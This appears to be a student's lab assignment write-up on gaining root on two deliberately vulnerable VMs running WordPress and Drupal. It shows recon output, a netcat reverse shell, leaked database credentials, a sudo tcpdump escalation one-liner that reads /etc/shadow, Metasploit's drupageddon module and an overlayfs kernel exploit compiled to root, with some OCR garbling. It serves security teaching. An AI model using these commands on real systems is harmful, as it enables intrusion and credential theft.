## Assignment 8


# Privilege escalation on a vulnerable web server

## Security Tools Lab 2

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#### Step 1

Find the IP of the webserver and run NMAP to find the services of the webserver. I've attached the screenshot below.



#### Step 2

To verify webservices and version running on webserver, I've used whatweb on the server and the info is as attached below in which it's running on WordPress.

```
root@mssd-labs-kali:-# whatweb http://10.0.2.37 http://10.0.2.37 [22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.37], Jquery[1.12.4], M etaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example site – Just another WordPress site], Uncommon Headers[[ink], WordPress[4.9.8]
```

After this, we used DirBuster to find the available directories

```
File Edit View Search Terminal Help
 ==> DIRECTORY: http://lo.o.2.37/ipdata/
+ http://lo.o.2.37/server-status (CODE:403|SIZE:297)
==> DIRECTORY: http://lo.o.2.37/wp-admin/
==> DIRECTORY: http://lo.o.2.37/wp-includes/
   http://10.0.2.37/xmlrpc.php (CODE:405|SIZE:42)
---- Entering directory: http://10.0.2.37/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
  tree in directory: http://lo.o.2.37/wp-admin/
http://lo.o.2.37/wp-admin/admin.php (CODE:302|SIZE:0)

>=> DIRECTORY: http://lo.o.2.37/wp-admin/css/
==> DIRECTORY: http://lo.o.2.37/wp-admin/images/
==> DIRECTORY: http://lo.o.2.37/wp-admin/includes/
>> DIRECTORY: http://lo.o.2.37/wp-admin/includes/
  http://lo.o.2.37/wp-admin/jnctudes/

- http://lo.o.2.37/wp-admin/js/

==> DIRECTORY: http://lo.o.2.37/wp-admin/js/


==> DIRECTORY: http://lo.o.2.37/wp-admin/maint/

==> DIRECTORY: http://lo.o.2.37/wp-admin/network/

DIRECTORY: http://lo.o.2.37/wp-admin/user/
 ---- Entering directory: http://10.0.2.37/wp-content/ ----
+ http://10.0.2.37/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.37/wp-content/plugins/
==> DIRECTORY: http://10.0.2.37/wp-content/themes/
==> DIRECTORY: http://10.0.2.37/wp-content/uploads/
 ---- Entering directory: http://lo.0.2.37/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
 ---- Entering directory: http://l0.0.2.37/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
 ---- Entering directory: http://l0.0.2.37/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
 ---- Entering directory: http://lo.0.2.37/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
 ---- Entering directory: http://l0.0.2.37/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
 ---- Entering directory: http://l0.0.2.37/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
   --- Entering directory: http://10.0.2.37/wp-admin/network/ --- http://10.0.2.37/wp-admin/network/admin.php (CODE:302|SIZE:0) http://10.0.2.37/wp-admin/network/index.php (CODE:302|SIZE:0)
    --- Entering directory: http://10.0.2.37/wp-admin/user/ --- http://10.0.2.37/wp-admin/user/admin.php (CODE:302|SIZE:0) http://10.0.2.37/wp-admin/user/index.php (CODE:302|SIZE:0)
    --- Entering directory: http://10.0.2.37/wp-content/plugins/ ---- http://10.0.2.37/wp-content/plugins/index.php (CODE:200|SIZE:0)
   --- Entering directory: http://l0.0.2.37/wp-content/themes/ --- http://l0.0.2.37/wp-content/themes/index.php (CODE:200|SIZE:0)
 ---- Entering directory: http://10.0.2.37/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
DOWNLOADED: 32284 - FOUND: 12
```

#### Step 3

We then access the identified directory, <a href="http://10.0.2.37/ipdata/">http://10.0.2.37/ipdata/</a>. Downloaded "Analyze.cap" file and opened it in via Wireshark. After Analysing the packets in wireshark, I was able to get the following info as shown below.



After surfing to their login page at "http://10.0.2.37/wp-login.php", I've managed to login to the WordPress with the credentials acquired.




#### Step 4

Now our goal is to obtain the reverse shell of the webserver. I've modified and added as per instruction on the assignment by entering the Github code on "Hello Dolly" plugin and was successfully able to acquire the reverse shell as shown below.

```
root@mssd-labs-kali:-# nc -lvp 1234
listening on [any] 1234 ...
whoami
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.37] 35356
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
16:40:04 up 45 min, 0 users, load average: 0.00, 0.00, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ www-data
$
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'webdeveloper');
/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
    * Authentication Unique Keys and Salts.
    *
    * Change these to different unique phrases!
    * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
    * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
    **
```

Knowing this, We were able to successfully SSH into the webdeveloper as shown below.



```
webdeveloper@webdeveloper:~

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webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ sudo -l

Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
webdeveloper@webdeveloper:~$
```

Knowing that TCPDUMP can be accessed by root user, I've abused the sudo with the following

```
echo $'id\ncat /etc/shadow' > /tmp/.test
chmod +x /tmp/.test
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

After this, I was able to get the root as shown below.

```
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
11 packets dropped by kernel
webdeveloper@webdeveloper:~$ uid=0(root) gid=0(root) groups=0(root)
root:$6$cVEUAc14$0CmAz3voCABQdFSeHzEtqm6BTTFZLms2INeNkfoj8SafbLamf9mN5SEpX/TZhjgZtrLMIqrrqH/RThBRErg2G/:17834:0:99999:7:::
daemon:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
tlp:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
```

#### Task 2 – Vulnerable VM 2

#### Step 1

Find the IP of the webserver and run NMAP to find the services of the webserver. I've attached the screenshot below.

```
File Edit View Search Terminal Help
 oot@mssd-labs-kali:~# nmap -sP 10.0.2.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 02:36 +08
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00030s latency).
MAC Address: 08:00:27:AA:58:C3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.00030s latency).
MAC Address: 08:00:27:38:0B:AC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.55 seconds
      ssd-labs-kali:~# nmap -Pn 10.0.2.9
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 02:36 +08
Nmap scan report for 10.0.2.9
Host is up (0.00079s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 08:00:27:38:0B:AC (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
oot@mssd-labs-kali:~#
```

#### Step 2

To verify webservices and version running on webserver, I've used whatweb on the server and the info is as attached below in which it's running on Drupal 7.30.

```
root@mssd-labs-kali:-# whatweb http://10.0.2.9
http://10.0.2.9 [200 OK] Apache[2.4.7 [Ubuntu], IP[10.0.2.9], JQuery, MetaGenerator[Di upal 7 http://drupal.org)], PMP[5.5.9-1ubuntu4.5], PasswordField[pass], Script[text/javascript], Title[Welcome to Security Tools Lab 2 - Assignment 7 | Security Tools Lab 2 - Assignment 7 | Security Tools Lab 2 - Assignment 7 | Uncommonleaders[x-generator], X-Powered-By[PHP/5.5.9-1ubuntu4.5]
```

From the list of directories, I found the CMS version for the drupal.

```
Drupal 7.30, 2014-07-24

- Fixed a regression introduced in Drupal 7.29 that caused files or images attached to taxonomy terms to be deleted when the taxonomy term was edited and resaved (and other related bugs with contributed and custom modules).

- Added a warning on the permissions page to recommend restricting access to the "View site reports" permission to trusted administrators. See DRUPAL-PSA-2014-002.

Numerous API documentation improvements.

- Additional automated test coverage.
```

After identifying the CMS version, I used Metasploit to acquire the remote code. I've used this module "msf> use exploit/multi/http/drupal\_drupageddon" and was successfully able to retrieve a meterpreter connection as shown below.

```
msf exploit(d
                       ageddon) > set RHOST 10.0.2.9
RHOST => 10.0.2.9
msf exploit(drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Testing page
[*] Creating new user RzGNHFhyxV:PfppLetqlx
[*] Logging in as RzGNHFhyxV:PfppLetqlx
[*] Trying to parse enabled modules
[*] Enabling the PHP filter module
[*] Setting permissions for PHP filter module
[*] Getting tokens from create new article page
[*] Calling preview page. Exploit should trigger...
[*] Sending stage (37514 bytes) to 10.0.2.9
[*] Meterpreter session 2 opened (10.0.2.7:4444 -> 10.0.2.9:51077) at 2022-07-24 04:39:27 +0800
meterpreter > sysinfo
           : droopy
Computer
            : Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86 64
05
Meterpreter : php/linux
meterpreter >
```

After this, I tried to find the version

```
uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Since Linux is running in 3.13, I've done a searchsploit on the linux version 3.13 as shown below.

```
Ueluge Web Ul 1.3.13 - Cross-Site Request Forgery

Linux Kernel 3.13 - (SGID) Privilege Escalation (PoC)

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Privilege Escalation

Linux Kernel 3.13.1 - 'Recymmsg' Privilege Escalation (Metasploit)

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Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service

Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG X86 X32=y' Privilege Escalation (3)

Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG X86 X32' Arbitrary Write Exploit (2)

Linux Kernel 3.4 < 3.13.2 - recymmsg X32 compat (PoC)

MailEnable 3.13 - IMAP Service Multiple Remote Vulnerabilities

MailEnable 3.13 SMTP Service - 'VRFY/EXPN' Command Denial of Service

| Son/webapps/41541.html
| Linux/local/373824.c
| Linux/local/37292.c
| Linux/local/37293.txt
| Linux/local/3729
```

Used Privilege Escalation 37292.c and transferred the file to the webserver. After transferring, I've compiled it using gcc as shown in the below screenshots.

```
      meterpreter
      > upload
      ./37292.c
      /tmp

      [*] uploading
      : ./37292.c
      -> /tmp

      [*] uploaded
      : ./37292.c
      -> /tmp/37292.c

      meterpreter
      > ls
      ----

      Listing: /tmp
      ----
      ----

      Mode
      Size
      Type
      Last modified
      Name

      ----
      100644/rw-r--r-
      3979
      fil
      2022-07-25
      23:10:23
      +0800
      37292.c

      100755/rwxr-xr-x
      13684
      fil
      2022-07-25
      22:57:26
      +0800
      a.out
```

```
<u>meterpreter</u> > shell
Process 1602 created.
Channel 9 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
gcc 37292.c
ls
37292.c
a.out
./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

After successfully exploiting, I was able to acquire the root privilege as shown above.